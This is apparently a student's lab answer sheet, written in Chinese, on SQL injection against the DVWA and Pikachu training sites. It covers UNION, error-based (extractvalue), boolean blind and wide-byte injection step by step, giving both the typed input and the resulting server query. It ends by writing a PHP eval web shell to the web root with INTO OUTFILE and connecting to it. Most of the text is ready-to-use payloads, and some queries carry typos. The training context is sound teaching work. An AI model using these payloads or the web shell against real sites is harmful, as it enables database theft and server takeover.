1. 分别在前端和后端使用 Union 注入实现“dvwa 数据库 -user 表 - 字段 - first_name 数据”的注入过程，写清楚注入步骤。 **前端**

    1. 判断是整型还是字符型？数字型（1 and 1=1）

    2. 判断列数（order by）、显示位（1' union all select 1,2 # 或者1' order by 1...3，3报错知道是两列）

    3. 获取目标dvwa数据库名和版本信息（1' union select database(),version()#）

    4. 获取dvwa表名（1' union select 1,group_concat(table_name) from information_schema.tables where table_schema ='dvwa'#）

    5. 获取user表的字段名（1' UNION SELECT 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#）

    6. 获取first_name 数据（1' union select user,first_name from users#）

    后端

    1. 判断是整型还是字符型？数字型（select first_name,last_name from users where id = '1 and 1=1'）

    2. 判断列数（order by）、显示位（select first_name,last_name from users where id = '1' union all select 1,2 # '）

    3. 获取目标dvwa数据库名和版本信息（select first_name,last_name from users where id = '1' union select database(),version()#'）

    4. 获取dvwa表名（select first_name,last_name from users where id = '1' union select 1,group_concat(table_name) from information_schema.tables where table_schema ='dvwa'#'）

    5. 获取user表的字段名（select first_name,last_name from users where id = '1' UNION SELECT 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#'）

    6. 获取first_name 数据（select first_name,last_name from users where id = '1' union select user,first_name from users#'）

2. 分别在前端和后端使用报错注入实现“dvwa 数据库 -user 表 - 字段”的注入过程，写清楚注入步骤，并回答下列关于报错注入的问题： **前端**

   1. 获取目标dvwa数据库名（1' and extractvalue(1,concat(0x7e,database()));#）
   2. 获取dvwa表数（1' and extractvalue(1,concat(0x7e,(select count(table_name) frominformation_schema.tables where table_schema=database())));#）
   3. 获取dvwa表名user（1' and extractvalue(1,concat(0x7e,(select table_name frominformation_schema.tables where table_schema=database() limit 1,1)));#）
   4. 获取user表的字段名（1' and extractvalue(1,concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 0,1)));#） **后端**
   5. 获取目标dvwa数据库名（select first_name,last_name from users where user_id ='1' and extractvalue(1,concat(0x7e,database()));#'）
   6. 获取dvwa表数（select first_name,last_name from users where user_id ='1' and extractvalue(1,concat(0x7e,(select count(table_name) from information_schema.tables where table_schema=database())));#'）
   7. 获取dvwa表名user（select first_name,last_name from users where user_id ='1' and extractvalue(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 1,1)));#'）
   8. 获取user表的字段名（select first_name,last_name from users where user_id ='1' UNION SELECT 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#'）

- 在 extractvalue 函数中，为什么’~'写在参数 1 的位置不报错，而写在参数 2 的位置报错?
  - 写在参数1就是个字符串，符合语法
  - 写在参数2，XPATH语法报错，路径不能包含~符号

- 报错注入中，为什么要突破单引号的限制，如何突破?
    - 会有过滤或者防护手段
    - 十六进制镜像替换
- 在报错注入过程中，为什么要进行报错，是哪种类型的报错?
    - 报错才能收集到信息
    - 对应函数语法规则的报错，而不是mysql本身的语法错误


4. 任选布尔盲注或者时间盲注在前端和后端实现“库名 - 表名 - 列名”的注入过程，写清楚注入步骤。 **前端** 判断是否存在注入，注入的类型（1'and 1=1） 判断当前数据库名称的长度**4**（1' and length(database())=4;#） 判断数据库名称的字符组成元素**dvwa**（1' and ascii(substr(database(),1,1))=100;#； 1' and ascii(substr(database(),2,1))=118;#;1' and ascii(substr(database(),3,1))=119;# ;1' and ascii(substr(database(),4,1))=97;#） 判断数据库的表的个数**2**（1' and (select count(table_name) from information_schema.tables wheretable_schema=database())=2;#） 判断dvwa数据库中第一张表的名称字符长度**9**（1' and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))=9;#） 判断dvwa数据库中第一张表的名称组成元素**guestbook**（1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=103;#） 判断dvwa数据库中第二张表的名称字符长度**5**（1' and length((select table_name from information_schema.tables where table_schema=database() limit 1,1))=5;#） 判断dvwa数据库中第一张表的名称组成元素**users**（1' and ascii(substr((select table_name from information_schema.tables wheretable_schema=database() limit 0,1),1,1))=117;#） 判断users表中的字段个数**8**（1' and (select count(column_name) from information_schema.columns wheretable_schema=database() and table_name='users')=8;#） 猜解users表中的各个字段的名称**users、password**（1' and (select count(*) from information_schema.columns where table_schema=database() and table_name='users' and column_name='user')=1;； 1' and (select count(*) from information_schema.columns where table_schema=database() and table_name='users' and column_name='password')=1;#） **后端** 判断是否存在注入，注入的类型（select first_name,last_name from users

   where user_id =1 and 1=1） 判断当前数据库名称的长度**4**（select first_name,last_name from users where user_id =1 and length(database())=4;#） 判断数据库名称的字符组成元素**dvwa**（select first_name,last_name from users where user_id =1 and ascii(substr(database(),1,1))=100;； select first_name,last_name from users where user_id =1 and ascii(substr(database(),2,1))=118;;select first_name,last_name from users where user_id =1 and ascii(substr(database(),3,1))=119; ;select first_name,last_name from users where user_id =1 and ascii(substr(database(),4,1))=97;） 判断数据库的表的个数**2**（select first_name,last_name from users where user_id =1 and (select count(table_name) from information_schema.tables wheretable_schema=database())=2;） 判断dvwa数据库中第一张表的名称字符长度**9**（select first_name,last_name from users where user_id =1 and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))=9;） 判断dvwa数据库中第一张表的名称组成元素**guestbook**（select first_name,last_name from users where user_id =1 and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=103;） 判断dvwa数据库中第二张表的名称字符长度**5**（select first_name,last_name from users where user_id =1 and length((select table_name from information_schema.tables where table_schema=database() limit 1,1))=5;） 判断dvwa数据库中第一张表的名称组成元素**users**（select first_name,last_name from users where user_id =1 and ascii(substr((select table_name from information_schema.tables wheretable_schema=database() limit 0,1),1,1))=117;） 判断users表中的字段个数**8**（select first_name,last_name from users where user_id =1 and (select count(column_name) from information_schema.columns wheretable_schema=database() and table_name='users')=8;） 猜解users表中的各个字段的名称**users、password**（select first_name,last_name from users where user_id =1 and (select count(*) from information_schema.columns where table_schema=database() and table_name='users' and column_name='user')=1;； select first_name,last_name from users where user_id =1 and (select count(*)* from information_schema.columns where table_schema=database() and table_name='users' and column_name='password')=1;）

5. 利用宽字节注入实现“库名 - 表名 - 列名”的注入过程，写清楚注入步骤。

    1. 首先判断为字符型注入
    2. 构造宽字节注入（kobe%df' or 1=1#）burp删掉**25**即可逃逸成功
    3. 获取数据库名称**pikachu**（kobe%df' union select database(),version()#）
    4. 获取表名**httpinfo、member、message、users、xssblind**（kobe%df' union select 1,group_concat(table_name) from information_schema.columns where table_schema=database() #）
    5. 获取列名**id、username、pw、sex、phonenum、address、email**（kobe%df' union select1,group_concat(column_name) from information_schema.columns wheretable_schema='pikachu' and table_name='member'#）

6. 利用 SQL 注入实现 DVWA 站点的 Getshell，写清楚攻击步骤。

    1. 写入1' union select 1,"<?php eval($_POST['a']);" intooutfile'/var/www/html/shell2.php
    2. 进入http://主机名:8081/shell2.php
    3. 打开HackBar或者蚁剑（密码：a）
    4. 

名称	日期	大小	属性
config	2017-03-20 03:02:19	4 Kb	0775
docs	2017-01-04 09:34:35	4 Kb	0775
dvwa	2017-01-04 09:34:35	4 Kb	0775
external	2017-03-20 03:02:15	4 Kb	0775
hackable	2017-03-20 03:02:15	4 Kb	0775
vulnerabilities	2017-01-04 09:34:35	4 Kb	0775
.htaccess	2017-01-04 09:34:35	500 b	0664
CHANGELOG.md	2017-01-04 09:34:35	7.13 Kb	0664
COPYING.txt	2017-01-04 09:34:35	32.33 Kb	0664
README.md	2017-01-04 09:34:35	7.62 Kb	0664
about.php	2017-01-04 09:34:35	3.71 Kb	0664
favicon.ico	2017-01-04 09:34:35	1.37 Kb	0664
ids_log.php	2017-01-04 09:34:35	895 b	0664
index.php	2017-01-04 09:34:35	4.29 Kb	0664
instructions.php	2017-01-04 09:34:35	1.83 Kb	0664
login.php	2017-01-04 09:34:35	4.07 Kb	0664
logout.php	2017-01-04 09:34:35	414 b	0664
php.ini	2017-01-04 09:34:35	148 b	0664